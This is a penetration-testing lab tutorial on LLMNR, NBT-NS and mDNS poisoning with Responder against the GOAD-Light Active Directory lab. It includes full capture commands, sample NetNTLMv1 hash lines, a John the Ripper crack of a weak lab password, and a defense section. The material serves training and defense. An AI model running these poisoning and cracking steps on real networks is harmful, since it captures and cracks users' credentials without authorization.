
| Tested on | Kali GNU/Linux Rolling 2026.2 (kali-rolling) |
|---|---|
| Package | responder 3.2.2.0john 1.9.0hashcat 7.1.2 |
| Lab environment | Proxmox lab |
| Cert prep | CompTIA PenTest+ PT0-003 — Domain 4a (Network attacks) |
| Privilege | sudo for Responder listeners on eth1 |
| Scope | LLMNR, NBT-NS, and mDNS poisoning with Responder on the isolated lab bridge; passive analyze mode; reading NetNTLMv1 and NetNTLMv2 hashes from Responder logs; optional offline crack with John the Ripper or hashcat. Uses GOAD-Light simulated client traffic. Does not cover NTLM relay with ntlmrelayx (see NTLM relay attacks). |
| Related guides | SMTP and SMB enumeration |
When normal DNS resolution does not return the requested host, Windows may fall back to local name-resolution mechanisms such as LLMNR or NBT-NS, depending on the application, Windows version, network configuration, and GPO settings. Responder answers those local queries and claims that the requested hostname belongs to the attacker system. When the victim authenticates to Responder's rogue SMB server, you capture a NetNTLM authentication response.
This lesson walks through that attack on GOAD-Light from Kali. You do not need domain credentials to start. By the end you should be able to:
- Run Responder on the correct network interface
- Capture NetNTLMv1 or NetNTLMv2 authentication responses from poisoned name-resolution traffic
- Read captured NetNTLM response lines from
/usr/share/responder/logs/ - Optionally crack a weak lab password with John the Ripper when scope permits
Relaying captured material to another service is covered in the NTLM relay lesson, not here.
How LLMNR and NBT-NS poisoning works
Applications normally rely on DNS for hostname resolution, but Windows can also use local mechanisms such as LLMNR and NBT-NS when conventional resolution does not provide the needed result; mDNS is another multicast name-resolution mechanism Responder can poison on networks where it is in use. A host on the same local link or network segment can potentially answer these queries. Responder listens for them and responds as if it were the requested server.

The diagram shows the chain this article targets: a failed lookup leads to a local name query, Responder poisons the answer, and the Windows client authenticates to Kali's rogue SMB service.
If the original request was for an authenticated resource such as \\server\share, Windows continues the connection to the IP returned by the poisoned lookup and attempts SMB authentication to that host. That authentication exchange is what gives Responder the NetNTLM response.
MITRE ATT&CK tracks this behavior as T1557.001 — Name Resolution Poisoning and SMB Relay, covering LLMNR, NBT-NS, and mDNS poisoning.
What you gain from a successful poison:
- A username in
DOMAIN\userform (for exampleNORTH\robb.stark) - A NetNTLM challenge-response line you can crack offline or relay in some circumstances
- A label in the console:
NTLMv1-SSPorNTLMv2-SSP
NetNTLM is not the same as an NT password hash stored for an account in Active Directory. Responder captures an NTLM challenge-response generated during network authentication. That response can be attacked offline by guessing the password, or in some cases relayed to another service. It is not a direct dump of the hash database entry.
These captures are often loosely called "Responder hashes," "NTLM hashes," or "NTLMv2 hashes" in tutorials. More precisely, they are NetNTLMv1 or NetNTLMv2 challenge-response values, depending on the authentication exchange.
Responder does not steal a plaintext password in this step. It logs challenge-response material that tools such as John the Ripper can attack with a wordlist.
| Protocol | Port | Transport | What Responder can do |
|---|---|---|---|
| LLMNR | UDP 5355 | Multicast | Answer local-link name queries |
| NBT-NS | UDP 137 | Broadcast | Answer NetBIOS name queries |
| mDNS | UDP 5353 | Multicast | Answer .local style queries |
| Rogue SMB | TCP 445 | TCP | Capture NetNTLM from file-share clients |
| Rogue HTTP | TCP 80/8080 | TCP | Capture NetNTLM from WPAD or browser auth |
This is a name-resolution attack, not ARP spoofing. You do not need to become the default gateway. You only need Kali on the same virtual switch segment as the Windows targets.
GOAD-Light intentionally exposes legacy behavior and returned NetNTLMv1 in our tested runs. On modern Windows environments, you are more likely to encounter NetNTLMv2 than the NetNTLMv1 output produced by this intentionally vulnerable GOAD-Light scenario.
Responder quick start
On Kali, point Responder at the interface connected to your authorized target subnet and start poisoning:
sudo responder -I eth1Replace eth1 with your lab NIC. In the tested environment that is eth1 on 10.10.10.0/24. Responder 3.2.2.0 enables LLMNR, NBT-NS, and mDNS poisoners through Responder.conf (MDNS = On, LLMNR = On, NBTNS = On) — you do not need extra CLI flags for mDNS.
Leave the terminal open and wait. When a Windows client resolves a poisoned name and connects to the rogue SMB service, NetNTLM material appears in the console and under /usr/share/responder/logs/.
The sections below cover interface selection, analyze mode, configuration checks, log extraction, and optional cracking.
Select the Kali interface
Set the interface variable to the NIC on your target subnet (eth1 in the tested environment):
LAB_IF=eth1
export LAB_IF
ip -br a show "$LAB_IF"eth1 UP 10.10.10.10/24If the interface is down or on the wrong subnet, fix that before you run Responder.
Listen in analyze mode before you poison
Analyze mode is a listen-only pass. The -A flag logs LLMNR, NBT-NS, and mDNS questions without sending poisoned answers. Use it to confirm broadcast or multicast queries exist on your interface before you go active.
sudo responder -I "$LAB_IF" -AWithin a few minutes on a running GOAD forest you should see lines similar to:
[LLMNR]  Query from 10.10.10.21 for name Bravos
[NBT-NS] Query from 10.10.10.21 for name BRAVOS (service: File Server)
[MDNS]   Query from 10.10.10.21 for name Bravos.local
Press Ctrl+C when you have seen at least one query. If analyze mode stays silent for ten minutes, confirm the GOAD VMs are running and $LAB_IF is the NIC on 10.10.10.0/24.
Check Responder poisoners and rogue servers
Responder 3.2.2.0 controls each poisoner and rogue server independently in /etc/responder/Responder.conf. For direct credential capture, keep the name poisoners and SMB server enabled:
grep -E '^(MDNS|LLMNR|NBTNS|SMB|HTTP)\s*=' /etc/responder/Responder.confMDNS = On
LLMNR = On
NBTNS = On
SMB = On
HTTP = OnFor this lesson, leave all of those On. In NTLM relay workflows, testers often disable Responder's SMB and HTTP servers so Impacket's ntlmrelayx can bind ports 445 and 80 while poisoning continues. That relay setup is covered in the dedicated relay lesson.
-I in this walkthrough. Do not copy additional flags from older Responder tutorials without checking responder --help on your installed version.
What to expect on GOAD-Light
GOAD-Light runs scheduled tasks that typo server names. DNS has no record for the mistyped name, the client falls back to local resolution, and Responder on Kali answers:
| Mistyped name | Protocol | User captured | Typical outcome |
|---|---|---|---|
bravos (not braavos) |
LLMNR / mDNS | NORTH\robb.stark |
Weak password; may crack offline |
meren (not meereen) |
NBT-NS (MEREN) |
NORTH\eddard.stark |
Stronger password; less likely to crack with a short wordlist |
You do not log in to Windows or trigger the bots manually. Start Responder and wait a few minutes.
Capture NetNTLMv1/v2 hashes with Responder
Launch Responder on the lab bridge:
sudo responder -I "$LAB_IF"Leave the terminal open for several minutes. GOAD bots run on a schedule; you do not trigger them manually.
When a capture succeeds, look for these lines in order:
Poisoned answer sent to 10.10.10.21— Responder answered the local name query[SMB] NTLMv1-SSP UsernameorNTLMv2-SSP Username— domain account that authenticated[SMB] NTLMv1-SSP HashorNTLMv2-SSP Hash— the captured challenge-response line used for offline password guessing or, in some cases, relay
Example from this lab (robb.stark via Bravos, then eddard.stark via MEREN):
[*] [LLMNR]  Poisoned answer sent to 10.10.10.21 for name Bravos
[*] [MDNS]   Poisoned answer sent to 10.10.10.21 for name Bravos.local
[SMB] NTLMv1-SSP Client   : fe80::eda5:b4b0:a181:ccad
[SMB] NTLMv1-SSP Username : NORTH\robb.stark
[SMB] NTLMv1-SSP Hash     : robb.stark::NORTH:D2D95596ACB6B5A900000000000000000000000000000000:47B9FC0A4A580AAC01EEE6B682F5F11F39853997C5C68206:b2bc0f2bd53b2c02
[*] [NBT-NS] Poisoned answer sent to 10.10.10.21 for name MEREN (service: File Server)
[*] [LLMNR]  Poisoned answer sent to 10.10.10.21 for name Meren
[SMB] NTLMv1-SSP Username : NORTH\eddard.stark
[SMB] NTLMv1-SSP Hash     : eddard.stark::NORTH:9C80DC0749C5EF7B00000000000000000000000000000000:3217A4085ED91C029552C9DB98412149997590711DADF8FB:ccf3cfc8d8a5d90b
robb.stark is the account you can crack offline in the optional section below. eddard.stark uses a stronger password in GOAD-Light, so its captured response usually survives the short wordlist used here.
If you only see Skipping previously captured hash for NORTH\robb.stark, Responder already recorded that credential. Current releases track capture state in Responder.db (configured as Database = Responder.db in Responder.conf), not only in the text logs. Read the existing response from /usr/share/responder/logs/SMB-NTLMv*.txt or query the database record. Do not delete log files on a real engagement to force a duplicate capture.
Press Ctrl+C after you have at least one response line in the console, or after you confirm the capture in the log file.
Collect hashes from Responder log files
Responder appends captures under /usr/share/responder/logs/. It also stores capture state in /usr/share/responder/Responder.db. The text files remain the most convenient source for cracking input.
List the log directory:
ls -1 /usr/share/responder/logs/Analyzer-Session.log
Config-Responder.log
Poisoners-Session.log
Responder-Session.log
SMB-NTLMv1-SSP-fe80::eda5:b4b0:a181:ccad.txtRead the SMB capture file for the full challenge-response line (often called a Responder hash in tutorials) you can feed to John the Ripper or hashcat:
grep 'robb.stark::' /usr/share/responder/logs/SMB-NTLMv1-SSP-fe80::eda5:b4b0:a181:ccad.txt | head -1robb.stark::NORTH:D2D95596ACB6B5A900000000000000000000000000000000:47B9FC0A4A580AAC01EEE6B682F5F11F39853997C5C68206:b2bc0f2bd53b2c02Copy that line into a dedicated file for cracking:
grep 'robb.stark::' /usr/share/responder/logs/SMB-NTLMv1-SSP-fe80::eda5:b4b0:a181:ccad.txt | head -1 > /tmp/robb.stark.netntlmDocument the source IP, username, and capture time in your notes. That metadata belongs in a penetration test report even when the authentication response itself is stored out of band.
Crack a captured NetNTLM hash with John the Ripper (optional)
Capturing the authentication response already proves the poisoning weakness. Cracking is a separate password-strength test and should only be performed when the engagement scope permits it.
Match your cracking tool to the label Responder printed:
| Responder label | John format | hashcat mode |
|---|---|---|
NTLMv1-SSP |
--format=netntlm |
-m 5500 |
NTLMv2-SSP |
--format=netntlmv2 |
-m 5600 |
In GOAD-Light, robb.stark uses a weak password you can prove with a one-line wordlist:
printf 'sexywolfy\n' > /tmp/goad-passwords.txt
john --format=netntlm /tmp/robb.stark.netntlm --wordlist=/tmp/goad-passwords.txtLoaded 1 password hash (netntlm, NTLMv1 C/R [MD4 DES (ESS MD5) 128/128 AVX 4x3])
sexywolfy (robb.stark)Show the cracked credential:
john --show --format=netntlm /tmp/robb.stark.netntlmrobb.stark:sexywolfy:NORTH:D2D95596ACB6B5A900000000000000000000000000000000:47B9FC0A4A580AAC01EEE6B682F5F11F39853997C5C68206:b2bc0f2bd53b2c02When John reports 0 password hashes cracked, the password is not in your wordlist. That is normal for eddard.stark in GOAD. If the password is not in the authorized wordlist, record the unsuccessful crack attempt and continue with other in-scope validation techniques. NTLM relay is covered separately.
For full wordlist setup and larger cracking jobs, see John the Ripper and crack hashes with hashcat using -m 5500 for NetNTLMv1 or -m 5600 for NetNTLMv2.
Troubleshooting Responder
| Symptom | Likely cause | Fix |
|---|---|---|
| No analyze or poison events | Responder on the wrong interface | Set LAB_IF to the NIC on the target subnet; confirm with ip -br a |
Failed to bind on port 445 |
Another tool (Samba, ntlmrelayx) owns SMB |
Stop conflicting services; only one listener per port |
Poison lines appear, no [SMB] NTLMv1-SSP Hash or [SMB] NTLMv2-SSP Hash |
SMB = Off in Responder.conf |
Set SMB = On and restart Responder |
| Analyze mode sees queries but active mode does not poison them | Relevant poisoner disabled in Responder.conf |
Confirm LLMNR, NBTNS, and MDNS are On as required |
Poison lines but only Skipping previously captured hash |
Credential already in Responder.db |
Read /usr/share/responder/logs/SMB-NTLMv*.txt; do not delete evidence on engagements |
john or hashcat finds no match on robb.stark |
Wrong response line, truncated file, or wrong mode | Re-copy the full line; use --format=netntlm / -m 5500 for NTLMv1-SSP |
Defend against LLMNR, NBT-NS, and mDNS poisoning
Blue teams break this attack chain at several layers:
- Disable local name-resolution fallbacks — turn off LLMNR via GPO (
Turn off multicast name resolution= Enabled) and disable NetBIOS over TCP/IP on workstations where it is unused. Restrict or disable mDNS only where it is not required for legitimate discovery; broad mDNS blocking can break expected local services. - Require SMB signing on SMB servers and clients where applicable. Signing mitigates unsigned SMB relay paths; it does not stop poisoning or offline cracking of captured NetNTLM responses.
- Reduce NTLM use — audit and restrict NTLM authentication where possible, preferring Kerberos for domain services. Less NTLM traffic means less credential material to capture or relay.
- Maintain reliable internal DNS and correct stale or missing records to reduce unnecessary fallback name-resolution traffic.
- Monitor for unauthorized responders — watch for hosts answering LLMNR (UDP 5355) or NBT-NS (UDP 137), and correlate those responses with unusual SMB authentication to the responding host. Monitor mDNS separately where it is used. Alert on registry changes related to multicast name resolution.
Responder succeeds where legacy local name-resolution mechanisms and NTLM authentication remain enabled in ways that allow an unauthorized host to answer name queries and receive authentication attempts.
Summary
LLMNR and NBT-NS poisoning turns failed or missing DNS answers into NetNTLM captures. Run analyze mode if you want passive proof of local name queries, then launch sudo responder -I eth1 and wait for GOAD bots to query mistyped names such as Bravos and Meren. Authentication responses land in the console, in /usr/share/responder/logs/, and in Responder.db.
GOAD-Light returned NetNTLMv1 in our runs; on modern Windows environments you are more likely to encounter NetNTLMv2. Weak accounts such as NORTH\robb.stark may crack offline when scope permits. NetNTLM responses derived from stronger passwords, such as eddard.stark in GOAD-Light, are less likely to crack with practical wordlists.
References
- Responder project (GitHub)
- Kali Linux Responder package
- Microsoft Learn: NetBIOS name resolution
- GOAD-Light lab description
- MITRE ATT&CK T1557.001 — Name Resolution Poisoning and SMB Relay
Frequently Asked Questions
What is the difference between LLMNR and NBT-NS poisoning?
LLMNR uses multicast on UDP 5355. NBT-NS uses NetBIOS broadcasts on UDP 137. mDNS uses multicast on UDP 5353. Responder answers all three from one process, so you usually run one tool rather than treating them as separate attacks.
Do I need a domain account before running Responder?
No. Responder is designed for the no-credential phase of an internal test. Any domain user who resolves a poisoned name and connects to the rogue SMB service can expose NetNTLM authentication material. The Responder console tells you whether the capture is NTLMv1-SSP or NTLMv2-SSP.
What is the difference between NetNTLM and an NTLM password hash?
An NT hash is derived from a user's password and stored for authentication. NetNTLMv1 and NetNTLMv2 are challenge-response values captured from network authentication. Responder logs the latter. You can attack NetNTLM offline with a wordlist or relay it in some cases; you cannot treat it as a direct NT hash dump.
Why use analyze mode (-A) first?
Analyze mode proves local name queries exist on your interface without sending poisoned answers. That is useful when you want evidence of fallback resolution before you become an active responder.
Can I run Responder and ntlmrelayx together with default settings?
Not on the same ports. Default Responder owns SMB and HTTP. For relay you disable those servers in Responder.conf and let Impacket's ntlmrelayx bind 445 instead. This article keeps SMB and HTTP enabled for hash capture only.
Why does Responder say "Skipping previously captured hash"?
Responder 3.2.2.0 records captures in Responder.db as well as the text logs under /usr/share/responder/logs/. Deleting only the log files does not reset that state. Read the existing capture instead of forcing a duplicate.
Does this work without GOAD-Light?
Responder needs Windows clients on the same Layer 2 segment sending LLMNR, NBT-NS, or mDNS queries. Any misconfigured or typo-prone AD lab works. This article uses GOAD-Light output and IPs from the deploy guide.
